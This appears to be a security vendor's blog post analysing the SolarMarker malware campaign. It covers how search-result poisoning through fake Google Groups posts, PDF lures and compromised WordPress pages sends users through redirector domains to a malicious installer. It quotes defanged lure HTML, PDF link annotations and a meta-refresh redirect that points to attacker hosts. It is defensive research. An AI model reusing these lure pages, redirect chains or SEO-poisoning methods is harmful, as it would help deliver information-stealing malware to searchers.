
SolarMarker campaign used novel registry changes to establish persistence

news.sophos.com/en-us/2022/02/01/solarmarker-campaign-used-novel-registry-changes-to-establish-persistence/

February 1, 2022



Over the past seven months, SophosLabs has monitored a series of new efforts to distribute SolarMarker, an information stealer and backdoor (also known as Jupyter or Polazert). First detected in 2020, the .NET malware usually delivered by a PowerShell installer has information harvesting and backdoor capabilities.

In October, 2021, we observed a set of active SolarMarker campaigns that combined search engine optimization (SEO) targeting with custom-made MSI installer packages to deliver the payload. These installers used an unusual method to ensure the persistence of the SolarMarker backdoor.

The campaigns followed a common pattern: Using malicious SEO techniques, the SolarMarker actors were able to place links to web sites with deceptive content in search results from multiple search engines. While this sort of SEO poisoning has been seen in the past, it has rarely been seen used beyond some recent downloader-as-a-service operations.


These SEO efforts, which leveraged a combination of Google Groups discussions and deceptive web pages and PDF documents hosted on compromised (usually WordPress) websites, were so effective that the SolarMarker lures were usually at or near the top of search results for phrases the SolarMarker actors targeted.

These lure sites, in turn, attempted to deceive users into downloading a Windows installer. When downloaded, the malicious Microsoft installer (.msi) files would in turn execute a decoy install program, while at the same time launching a PowerShell script that installed the malware.

The PowerShell script modified the Windows registry and dropped a .lnk file into Windows' startup directory to establish persistence. Using Windows registry changes made by the install script, the loading of the .lnk at Windows startup would load the malware from an encrypted payload hidden amongst a "smokescreen" of other, seemingly meaningless files.

SEO blunderbuss

The criminals used at least three distribution methods for the malware distribution, sometime simultaneously. For example, in the following example all three of the distribution methods ended up in the top ten Google hits for the poisoned keywords (marked by method in the screenshot):



Google Variable-Length-File-Declaration-In-Cobol

https://trghcareers.org › uploads › formidable › v... PDF
Variable Length File Declaration In Cobol
In **cobol variable length** of **declaring variables** to **declare variable** is truncated to text **file** section in. If you far more please one character, **length**, it may ...
12 pages


https://klcc.us › variable-length-file-declaration-in-cobol
Variable Length File Declaration In Cobol
Host **variables** and **record length** value of long raw data group item is an input **file** have been detected between your all **cobol** datatype represents binary value ...

https://www.microfocus.com › HHFLCHFILE0A
Example of Creating Variable Length Records - Micro Focus
file control. select fd-name assign to "user.dat" organization is indexed access mode is dynamic **record** key is fd-name-key. ... **file** section. fd fd-name.

http://coboltuts.blogspot.com › file-handling-working-...
File Handling: Working with Variable Length Files - Cobol ...
Jun 22, 2012 — Ø To write a **record** to a **variable length file** we need to with the **RECORD** IS **VARYING** IN SIZE.. DEPENDING ON phrase, the size of the **record** to be ...


https://groups.google.com › MI_owSGnfeE
Variable Length File Declaration In Cobol - Google Groups
Aug 3, 2021 — There is declared as **files** describes one **file declaration**. Hello welcome in its **cobol variable length file declaration** specifies the bottom of.

In each of these SEO methods, the name of the MSI installer file matches the search terms. For example, one of the samples we recovered was named **good-choice-bad-choice-worksheet-for-kids.msi**. Based on the names of samples we've seen in the wild, the following search keywords appeared to be the most successful from the attacker's point of view:



SEO Method 1: Google Groups

In the first method we observed, the SEO was accomplished through the creation of Google Groups discussions. The attackers created multiple fake Google groups, each with 500-600 fake conversation entries, targeting the most common search terms in a wide variety of subjects:




Conversations | Search conversations within 8pxafs@google... | Sign in

p8Wyuaa   1–30 of 892

harith Zahran	**Contoh Memorandum Kredit** – f9CpsBbyOvg.jpg The themed networks and financial developments could always options Know how the	Aug 3
harith Zahran	**Assurance Vie Nouveau Né** – PfGNNhUuKK8uAN.jpg Vous avez des contrôleurs des endroits ils avaient soif de toutes les achats	Aug 3
harith Zahran	**Example Of Manifest Content And Latent Content** – JwSYQ8Cjh06.jpg Freud treated a still look at base, he reasons for example of defining a dream as,	Aug 3
harith Zahran	**Bar Modelling Fractions Of Amounts Worksheet** – bFnwaSi-rZ3dngXAUl.jpg We and articulate the fractions of bar modelling To solve an equation mean...	Aug 3
harith Zahran	**Change Margins In Libreoffice Spreadsheet** – lEU2h7NG4bTrywH.jpg Axis powers to have had so shape to eat. The Desert Mounted Corps then quickly	Aug 3
harith Zahran	**World War I Timeline Worksheet** – 9LG7HNMlsCdem8.jpg With existing systems to not only of knowledge job requirements or You cannot keep	Aug 3
harith Zahran	**Job Knowledge Evaluation Phrases** – EPVllew8TqFtDXUpVd.jpg The delta would be available credit through actual money being replaced with a	Aug 3
harith Zahran	**Delta Credit Card Mqd Waiver** – gxUFD6Gh8SyAVdlu.jpg	Aug 3
harith Zahran	**Exchange Clear Move Request** – qA9S7kcuOrGDGYaQYKg.jpg Shows completed move request entry for exchange clear move request in? It	Aug 3
harith Zahran	**Major Ideas Of The Constitution** – sNYTAaOqjgNHtP.jpg In society, including debts incurred for domestic of pensions and bounties for	Aug 3
harith Zahran	**Sud Life Insurance Policy Surrender Value Calculator** – HMyEsKM4a.jpg There now two caveats to surrendering a pull, however. Medicare claims data...	Aug 3
harith Zahran	**Kentucky Secretary Of State Notary Public Search** – hOBdNzxCl2W.jpg If it is a kentucky, a dui case, as you with its or from using a matrix summariz...	Aug 3
harith Zahran	**Derived Class Declaration C** – SnemUmGUYnl4eXhhEJ.jpg Pin was immediately derived class acquires or class derived declaration c	Aug 3
harith Zahran	**Homeowners Insurance Animal Liability Waiver** – PnQqpotepQC87ou8LwPjpg Michigan and fire, managing partner offers coverage for homeowners	Aug 3
harith Zahran	**Writ Of Habeas Corpus Medical** – TQAhbzsejqghPd.jpg What is proved an extensive collection of writ of habeas corpus in the history	Aug 3

The comments themselves have no content other than what appears to be links to PDF files, as in the following example:



https://groups.google.com/g/8pxafs/c/MI_owSGnfeE

Groups | Conversations | Search conversations within 8pxafs@google...

p8Wyuaa

Conversations

About


Variable Length File Declaration In Cobol 0 views

harith Zahran
to p8Wyuaa

However, the disguised link leads to a redirection site (**hxxps://abocomteamsd[.]site/Variable-Length-File-Declaration-In-Cobol**“), which is only the next element in the download chain:

```
<a href="hxxps://abocomteamsd[.]site/Variable-Length-File-Declaration-In-Cobol"target="_blank" rel="nofollow" data-
saferedirecturl="hxxps://www.google.com/url?hl=hu&amp;q=hxxps://abocomteamsd[.]site/Variable-Length-File-Declaration-In-
Cobol&amp;source=gmail&amp;ust=1636557011760000&amp; usg=AFQjCNGBOEcF9QaTJVv6GoQFs_cbKH1yYw"><img alt="OEyQtsI7nXS.jpg"
width="550px" height="162px" src="hxxps://groups[.]google.com/group/8pxafs/attach/3612f6b957d5d/OEyQtsI7nXS.jpg?
part=0.1&amp;view=1" data-iml="3609"></a>
```

It’s likely that this distribution method was from an older campaign. While the links still resolved as we prepared our analysis, they returned a zero-length response—indicating no content remained at the destination. However, we were able to collect the keywords from the group posts to analyze the search terms the criminals behind the campaign were attempting to poison. The word cloud below displays the frequency of keywords in those search terms:




This aligns with the statistics gathered from the MSI installers, showing the efficiency of the method. It also shows that the criminals were not particularly picky about their chosen search terms—they cast a wide net, aiming for many target interests and potential target types.

SEO Method 2: PDF implants

In another set of lures, the initial deceptive content used for SEO is stored in PDF files hosted on websites; the search engines linked to the PDF files themselves directly as a result of the malicious SEO efforts.

In most of the cases, compromised WordPress sites were used to host PDF files, specifically in the **wp-content/uploads/formidable** directories on those websites.In other cases, the same PDF content was stored in an Amazon cloud site, or a CDN site.

When the link in the search engine is clicked, the web browser opens the malicious PDFs as it would any other PDF document on the web . The actual content of these malicious PDFs is limited to the text of the targeted search term and two download buttons —one for the PDF component, the other for DOC:



https://lrghcareers.org/wp-content/uploads/formidable/13/variable-length-file-declaration-in-cobol.pdf

Variable Length File Declaration In Cobol


Select Download Format:

The corresponding code in the PDF file source links these buttons to a distribution site, hxxps://sseiatca[.]site:

```
/Annots [<</Type /Annot /Subtype /Link /Rect [22.00 472.00 288.00 393.00] /Border [0 0 0] /A <</S /URI /URI
(hxxps://sseiatca[.]site/Variable-Length-File-Declaration-In-Cobol/pdf/sitedomen/7|29279|5|1|1|1)>>>><</Type /Annot /Subtype /Link
/Rect [302.00 457.00 548.00 384.00] /Border [0 0 0] /A <</S /URI /URI (hxxps://sseiatca[.]site/Variable-Length-File-Declaration-In-
Cobol/doc/sitedomen/7|29279|5|1|1|1)>>>>]
```


SEO Method 3: deceptive web pages

This method also uses compromised WordPress sites to deliver the content, but instead uses HTML pages hosted on the compromised site. The HTML source for these malicious pages contain link collections for other search terms, all connected to other malicious pages on the same compromised server, as part of the mechanism behind the fraudulent SEO campaign:



```
"menu-item-29" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-29"><a href=
"/forms-google-com-spreadsheet">Forms Google Com Spreadsheet</a></li> <li id="menu-item-6869" class=
"menu-item menu-item-type-custom menu-item-object-custom menu-item-has-children menu-item-6869"><a href=
"/best-way-to-level-summoners-war">Best Way To Level Summoners War</a> <ul class="sub-menu">    <li id=
"menu-item-6868" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-6868"><a href=
"/best-electronic-document-signing-software">Best Electronic Document Signing Software</a></li>     <li id=
"menu-item-37" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-37"><a href=
"/lecture-note-on-road-construction-quantity-estimation">Lecture Note On Road Construction Quantity Estimation
</a></li>     <li id="menu-item-38" class="menu-item menu-item-type-post_type menu-item-object-page
menu-item-38"><a href="/wood-table-black-chairs">Wood Table Black Chairs</a></li>     <li id="menu-item-138"
class="menu-item menu-item-type-post_type menu-item-object-page menu-item-138"><a href=
"/small-business-laptop-recommendations">Small Business Laptop Recommendations</a></li>    <li id=
"menu-item-239" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-239"><a href=
"/ejemplo-diseo-instruccional-modelo-assure">Ejemplo Diseño Instruccional Modelo Assure</a></li>  <li id=
"menu-item-6867" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-6867"><a href=
"/junior-sql-developer-resume-sample">Junior Sql Developer Resume Sample</a></li>   <li id="menu-item-7652"
```

Also, the pages have a visible string **PdfDocDownloadsPanel** at the beginning of the page, which is a common characteristic of this campaign (previously observed in earlier SolarMarker campaigns):


https://klcc.us/variable-length-

PdfDocDownloadsPanel

Variable Length File Declaration In Cobol

Filesize: 831 Kb

Uploaded: July 18 2020

Select download format:

* Download files without registration

UNLIMITED ACCESS

Experience unlimited games, music, books, movies and more from our comprehensive library..

The marker string is also clearly visible in the HTML code:

```
<span class="logo-text">PdfDocDownloadsPanel</span>
```

Both of the download buttons on this page advertise different file formats for a download, instead direct to two separate redirectors on **hxxps://passesleeson[.]site**, using /doc and /pdf in the URL to further bait the click.

```
<h1 class="content__caption">Variable Length File Declaration In Cobol</h1>
<p class="content__caption" style=" font-size: 16px;">Filesize: 831 Kb</p>
<p class="content__caption" style=" font-size: 16px;">Uploaded: July 18 2020</p>
<br><p class="content__caption" style=" font-size: 16px;">Select download format:</p>
<br><a href="hxxps://passesleeson[.]site/pdf/Variable-Length-File-Declaration-In-Cobol" class="button7">Download
PDF</a>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<a href="hxxps://passesleeson[.]site/doc/Variable-Length-File-
Declaration-In-Cobol" class="button7">Download DOC</a>
```

Redirectors

In each of the three SEO baiting methods discussed above, the download links all connect to sites with the **.site** top-level domain (TLD). In the recent campaigns we have seen about 100 *.site* domains used. Typically the URLs referring to this site look like this:

```
hxxps://triplegnuise[.]site/Clinical-Correlation-Recommended-After-Stress-Test/pdf/sitedomen/3
```

The numeric parameter at the end original URL (/3 in this example) is irrelevant. Any number can be put in its place, and the returned content will be similar: a dynamically-created HTML redirect code using a domain selected at random from a large pool of second-stage redirector sites (in the case below, chargraman[.]ml). Each time the link is requested, a different next-stage domain is provided.


```
<meta http-equiv="refresh" content="0;URL=hxxps://chargraman[.]ml/22b0270b0a7e4dd147bc74ec3b799366/Clinical-Correlation-
Recommended-After-Stress-Test/650845767/pdf">
```

While the example above uses the .ml TLD, the majority of the second-stage redirects in these campaigns used the **.tk** TLD. In the recent campaigns we have seen about 3000 domains used, of which more than 2000 were .tk domains (with the remainder relatively evenly spread across the .ga, .ml, .cf and .gq TLDs).

The second-stage redirect URLS contain the search term used as bait, and return an HTTP response code 302 to redirect to the final destination server.

The downloads all point to **pdfdocdownloadspanel[.]site**, which hosted phishing content since at least 2019. The site has been shut down, so we were unable to retrieve a live version of the target page, but from telemetry from known cases we know that the next part of the infection chain is the download of an MSI installer carrying a decoy PDF viewer. So there should be a misleading link in between offering the installer based on telemetry associated with the malware.

